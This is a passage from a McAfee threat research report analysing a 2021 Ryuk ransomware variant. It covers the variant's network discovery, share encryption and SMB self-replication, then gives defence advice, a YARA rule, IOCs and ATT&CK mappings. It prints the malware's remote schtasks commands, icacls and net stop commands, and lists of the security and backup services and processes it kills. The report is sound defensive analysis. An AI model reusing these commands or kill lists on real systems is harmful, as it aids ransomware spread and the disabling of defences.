If the subnet is one of the above, it will proceed to send ICMP Echo requests with the API `IcmpSendEcho` to discover new machines in the subnet (T1135 – Network Share Discovery). If the machine responds to the ping, it will be considered a potential victim and Ryuk will try to encrypt its files.

```
IcmpHandle = IcmpCreateFile();
if ( IcmpHandle == (HANDLE)-1 )
{
    v14[1] = 0xFFFFFFFF;
    v12 = GetLastError_0();
    RyukHexNumberToString(v12, (int)&v7, 10);
    result = -1;
}
else if ( IcmpSendEcho(IcmpHandle, DestinationAddress, &RequestData, 0x20u, 0, &ReplyBuffer, 0x44u, 0x6A4u) )
```

No.	Time	Source	Destination	Protocol	Length	Info
240	162.648388	10.0.3.15	192.168.56.22	ICMP	74	Echo (ping) request id=0x0001, seq=745/59650, ttl=255 (no response found!)
241	162.667820	10.0.3.15	192.168.56.21	ICMP	74	Echo (ping) request id=0x0001, seq=746/59906, ttl=255 (no response found!)
242	162.690386	10.0.3.15	192.168.56.20	ICMP	74	Echo (ping) request id=0x0001, seq=747/60152, ttl=255 (no response found!)
243	162.710629	10.0.3.15	192.168.56.19	ICMP	74	Echo (ping) request id=0x0001, seq=748/60418, ttl=255 (no response found!)
244	162.727352	10.0.3.15	192.168.56.18	ICMP	74	Echo (ping) request id=0x0001, seq=749/60674, ttl=255 (no response found!)
245	162.743547	10.0.3.15	192.168.56.17	ICMP	74	Echo (ping) request id=0x0001, seq=750/60930, ttl=255 (no response found!)
246	162.778910	10.0.3.15	192.168.56.16	ICMP	74	Echo (ping) request id=0x0001, seq=751/61186, ttl=255 (no response found!)
247	162.801915	10.0.3.15	192.168.56.15	ICMP	74	Echo (ping) request id=0x0001, seq=752/61442, ttl=255 (no response found!)
248	162.820377	10.0.3.15	192.168.56.14	ICMP	74	Echo (ping) request id=0x0001, seq=753/61698, ttl=255 (no response found!)
249	162.837237	10.0.3.15	192.168.56.13	ICMP	74	Echo (ping) request id=0x0001, seq=754/61954, ttl=255 (no response found!)

FIGURE 25. ICMP ECHO REQUEST

For each host discovered, Ryuk will attempt to encrypt them using a similar method to the one used for local drives, by building a UNC path in the following format for each driver letter, from A to Z:

```
\\<IP>\<drive letter>$
```

Also, it will try to access and encrypt the following UNC path:

```
\\<IP>
```

As can be seen in the following image:

```
push eax
mov ecx, dword ptr ds:[chProva]
push ecx
push 1
push <8f368b029a3a5517cb133529274834585d087a2d3a5875d03ea38e5774019c8a.RootPathName>
call <8f368b029a3a5517cb133529274834585d087a2d3a5875d03ea38e5774019c8a.RyukEnumFilesAndEncryptThem>
```

FIGURE 26. RYUK UNC FILE ENCRYPTION

SMB REPLICATION

The Ryuk process with the command line “9 REP” will be responsible for replicating itself into new computers but first it will check for double executions of the same process creating a mutex object with the name of the username of the machine (T1082 – System Information Discovery). If the mutex already exists it will finish the process.

```
pcbBuffer = 260;
RyukMemset(&Username, 0, 520);
GetUserNameW(&Username, &pcbBuffer);
CreateMutexW(0, 1, &Username);
if ( GetLastError_0() != ERROR_ALREADY_EXISTS )
{
```

FIGURE 27. MUTEX CREATION

Next, the malware will check if the file already exists in the remote computer using the API `GetFileAttributesW`. The UNC file path will be constructed on the fly, and it will always try to access the path “C:\Users\Public” from the remote computer. The filename is created by doing a checksum of the current username and appending the suffix “r.exe”.T1053

```
lea eax, dword ptr ss:[ebp-358]
push eax
call dword ptr ds:[<GetFileAttributesW>]
eax: L"\\\\10.0.3.4\\C$\\Users\\Public\\622r.exe"
```

FIGURE 28. RYUK FILE COPY

Then, it will use the API `CopyFileW` to copy the file to the remote computer and to achieve remote execution it will create a scheduled task with a random name using the `schtasks.exe` tool to execute the ransomware copy (T1021 – Remote Services).

```
push 0
push 0
mov ecx, dword ptr ss:[ebp-4]
push ecx
push <8f368b029a3a5517cb133529274834585d087a2d3a5875d03ea38e5774019c8a.CreateTask>
call <8f368b029a3a5517cb133529274834585d087a2d3a5875d03ea38e5774019c8a.CreateTask>
```

FIGURE 29. REMOTE SERVICE CREATION

REPORT

Therefore, for each compromised remote machine the following two commands will be executed:

```
schtasks.exe /Create /S 192.168.56.2 /TN qdpRGwh /TR "C:\\Users\\Public\\622r.exe\" /sc once /st 00:00 /RL HIGHEST
```

```
schtasks.exe /S 192.168.56.2 /Run /TN qdpRGwh
```

DEFENDING AGAINST RYUK WITH MCAFEE

Ryuk, like other ransomware, leverages multiple techniques to access the network and remain persistent before having an impact. In other words, attacks using ransomware do not start with encryption and therefore you have multiple opportunities to prevent, disrupt, or detect the malicious activity. Below is an overview of how you can defend against Ryuk with McAfee® MVISION™ Security Architecture.




FIGURE 30. RYUK KILL CHAIN

REPORT

Some best practices to detect or prevent very early in the attack chain with McAfee® Endpoint Protection and MVISION Unified Cloud Edge can include:

INITIAL ACCESS

Endpoint Firewall and Web Control (ENS): Restrict access to necessary ports and prevent access to web sites with malicious or unknown reputation.

Endpoint Protection Platform (ENS): Configure both Threat Prevention and Adaptive Threat Prevention modules for maximum protection against malware delivered through Spearphishing. In particular, use GTI in both modules and ensure JTI Rules 4 (GTI File Reputation) and 5 (URL Reputation) are enabled.

COMMAND AND CONTROL

Endpoint Protection Platform (ENS) and MVISION EDR can both identify Cobalt Strike and other type of command-and-control techniques. MVISION EDR provides a unified view of endpoint prevention and detection events so you can speed up triage.

Unified Cloud Edge (UCE – SWG) can prevent access to risky web sites using threat intelligence, URL reputation, behaviour analysis, and remote browser isolation. Ensure you have a strong web security policy in place and are monitoring logs.

More details on specific rules and other defense recommendations can be found here.

CONCLUSION

In this short report we have presented a technical overview of the Ryuk ransomware and the new functionalities added to the malware used to increase the damage on the organizations it targets.

It is interesting to note that Ryuk has shifted its attention to web servers since it no longer encrypts the index file but replaces it with the ransom note instead. Furthermore, the developers behind Ryuk upgraded the malware with the ability to print the ransom note in the default printer. These new functionalities were included to pressure victims into paying the ransom.

In the first half of the year, several Ryuk actors have been known to be actively launching new campaigns and targeting organizations all over the world. This is the reason we believe the criminals behind Ryuk will continue to develop new features and invent new methods to maximize their profits.

McAfee Advanced Threat Research is actively monitoring this threat, detected as Ransom-Ryuk![partial-hash], for future releases. Meanwhile, a solid data loss prevention strategy remains the best advice against all forms of ransomware; for general prevention advice please visit [NoMoreRansom](#). Always seek professional assistance when you are faced with a targeted ransomware attack such as Ryuk.

REPORT

YARA RULE

```
rule RANSOM_RYUK_May2021 : ransomware {

    meta:

        description = "Rule to detect latest May 2021 compiled Ryuk variant"

        author = "Marc Elias | McAfee ATR Team"

        date = "2021-05-21"

        hash = "8f368b029a3a5517cb133529274834585d087a2d3a5875d03e-a38e5774019c8a"

        version = "0.1"


    strings:

        $ryuk_filemarker = "RYUKTM" fullword wide ascii


        $sleep_constants = { 68 F0 49 02 00 FF (15|D1) [0-4] 68 ?? ?? ?? 6A 01 }

        $icmp_echo_constants = { 68 A4 06 00 00 6A 44 8D [1-6] 5? 6A 00 6A 20 [5-20] FF 15 }


    condition:

        uint16(0) == 0x5a4d

        and filesize < 200KB

        and ( $ryuk_filemarker

        or ( $sleep_constants

        and $icmp_echo_constants ))

}
```

IOCS

Below is a list of files identified as Ryuk:

SHA256	8f368b029a3a5517cb133529274834585d087a2d3a5875d03ea38e5774019c8a
SHA256	d8a0d25776c28e17e724da2b1c8fdae28d7c6b32cfa9d3d2a20f3f57ff370488
SHA256	703ee3222eccd0e355b9ef414be9153fa3a2ad8efb8176fee887d7744a9f632f
SHA256	b42d07f0b72879bf21e99f39a21edae1a38c3fd62393bd4e88f1032f561855f9
SHA256	09a0e87008e34a7a434c5d853600f693ab9de181e1f863ef6a90edf8c3fccd54
SHA256	63b44f7fe68cb8a05fa98c5acc59851d4b73f5bbd76e9910c94042c523da8d5b
SHA256	60c16e45c5cbe88a38911f1e3176d90444e4884261d8481d4d719acec1bc5025
SHA256	307a8158e698680c7186e3c1481b29186d8b265bb83662397a54f235b0c9a3d1
SHA256	473bcbcbal2296b08b765b4f7c2beea5f56f263d5e6c0d15c1006af28f6172e8
SHA256	23e95ba67603234352ff2864dc7fa54742f501e5922f01f8c182dbefc116f97f
SHA256	d6b7b27e13700aaa7f108bf9e76473717a7a1665198e9aafcc2d2227ca11bba9

REPORT

MITRE ATT&CK

The sample uses the following MITRE ATT&CK™ techniques:

Technique ID	Technique Description	Observable
<u>T1134</u>	Access Token Manipulation	Ryuk attempts to adjust its token privilege to have the SeBackupPrivilege.
<u>T1059.003</u>	Windows Command Shell	Ryuk uses the cmd.exe shell to execute the print task in the infected host.
<u>T1486</u>	Data Encrypted for Impact	Ryuk utilizes a combination of symmetric AES (256-bit) encryption and asymmetric RSA (2048-bit or 4096-bit) encryption to encrypt files.
<u>T1083</u>	File and Directory Discovery	Ryuk uses the API FindFirstFileW and FindNextFileW to enumerate files in the system.
<u>T1222.001</u>	Windows File and Directory Permissions Modification	Ryuk executes the command <code>icacls "<DriveLetter>:*" /grant Everyone: F /T /C /Q</code> to grant full access to the drive.
<u>T1562.001</u>	Disable or Modify Tools	Ryuk stops services related to endpoint security software.
<u>T1036</u>	Masquerading	Ryuk can create .dll files that contain a Rich Text File document.
<u>T1106</u>	Native API	Ryuk uses the native API ZwQueryInformationProcess to check if a debugger is present.
<u>T1057</u>	Process Discovery	Ryuk calls the function CreateToolhelp32Snapshot to enumerate all running processes in the system.
<u>T1053.005</u>	Scheduled Task	Ryuk creates a local scheduled task to print the ransom note on the default printer.
<u>T1489</u>	Service Stop	Ryuk uses the command <code>net stop "<ServiceName>" /y</code> to stop services before file encryption.
<u>T1016</u>	System Network Configuration Discovery	Ryuk has called the API GetIpNetTable in attempt to identify all mounted drives and hosts that have Address Resolution Protocol (ARP) entries.
<u>T1205</u>	Traffic Signaling	Ryuk has used Wake-on-Lan to power on turned off systems for lateral movement.
<u>T1078.002</u>	Domain Accounts	Ryuk can use stolen domain admin accounts to move laterally within a victim domain.
<u>T1497.001</u>	System Checks	Ryuk uses the native API ZwQueryInformationProcess to check if a debugger is present.
<u>T1135</u>	Network Share Discovery	Ryuk will attempt to discover network shares by building a UNC path in the following format for each driver letter, from A to Z: <code>\\<IP>\<drive letter>\$</code>
<u>T1082</u>	System Information Discovery	Ryuk calls the API GetUserNameA and GetVersionExW to obtain information about the system.
<u>T1021</u>	Remote Services	Ryuk can create a copy of the ransomware on a remote system and create a scheduled task to execute itself.

REPORT

APPENDIX A – TERMINATED PROCESSES

virtual	encsvc	sqbcoreservice
vmcomp	excel	steam
vmwp	firefoxconfig	synctime
veeam	infopath	tbirdconfig
backup	msaccess	thebat
Backup	mspub	thunderbird
xcha	mydesktop	visio
sql	ocautoupds	word
dbeng	ocomm	xfssvccon
sofos	ocssd	tmlisten
calc	onenote	PccNTMon
ekrn	oracle	CNTAoSMgr
zoolz	outlook	Ntrtscan
	powerpnt	mbamtray

REPORT

APPENDIX B – TERMINATED SERVICES

vmcomp	IISAdmin	Monitor
vmwp	IMAP4	Smcinst
veeam	MBAM	SmcService
Back	Endpoint	SMTP
xcha	Afee	SNAC
ackup	McShield	swi_
acronis	task	CCSF
sql	mfemms	TrueKey
Enterprise	mfevtp	tmlisten
Sophos	mms	UI0Detect
Veeam	MsDts	W3S
AcrSch	Exchange	WRSVC
Antivirus	ntrt	NetMsmq
Antivirus	PDVF	ekrn
bedbg	POP3	EhttpSrv
DCAgent	Report	ESHASRV
EPSecurity	RESvc	AVP
EPUpdate	sacsvr	klnagent
Eraser	SAVAdmin	wbengine
EsgShKernel	SamS	KAVF
FA _ Scheduler	SDRSVC	mfefire
	SepMaster	

REPORT

REFERENCES

<https://www.fortinet.com/blog/threat-research/ryuk-revisited-analysis-of-recent-ryuk-attack>

<https://www.cert.ssi.gouv.fr/uploads/CERTFR-2021-CTI-006.pdf>

<https://www.ccn-cert.cni.es/informes/informes-ccn-cert-publicos/5768-ccn-cert-id-03-21-ryuk-ransomware/file.html>

<https://www.intel471.com/blog/understanding-the-relationship-between-emotet-ryuk-and-trickbot>

<https://analyst1.com/file-assets/RANSOM-MAFIA-ANALYSIS-OF-THE-WORLD%E2%80%99S-FIRST-RANSOMWARE-CARTEL.pdf>

<https://attack.mitre.org/software/S0446/>

REPORT

ABOUT MCAFEE

McAfee is the device-to-cloud cybersecurity company. Inspired by the power of working together, McAfee creates business and consumer solutions that make our world a safer place. By building solutions that work with other companies' products, McAfee helps businesses orchestrate cyber environments that are truly integrated, where protection, detection, and correction of threats happen simultaneously and collaboratively. By protecting consumers across all their devices, McAfee secures their digital lifestyle at home and away. By working with other security players, McAfee is leading the effort to unite against cybercriminals for the benefit of all.

www.mcafee.com

MCAFEE ATR

The McAfee® Advanced Threat Research Operational Intelligence team operates globally around the clock, keeping watch of the latest cyber campaigns and actively tracking the most impactful cyber threats. Several McAfee products and reports, such as MVISION Insights and APG ATLAS, are fueled with the team's intelligence work. In addition to providing the latest Threat Intelligence to our customers, the team also performs unique quality checks and enriches the incoming data from all of McAfee's sensors in a way that allows customers to hit the ground running and focus on the threats that matter.

[Subscribe to receive our Threat Information.](#)



6220 America Center Drive
San Jose, CA 95002
888.847.8766
www.mcafee.com

McAfee and the McAfee logo are trademarks or registered trademarks of McAfee, LLC or its subsidiaries in the US and other countries. Other marks and brands may be claimed as the property of others. Copyright © 2021 McAfee, LLC. 4761_0621
JUNE 2021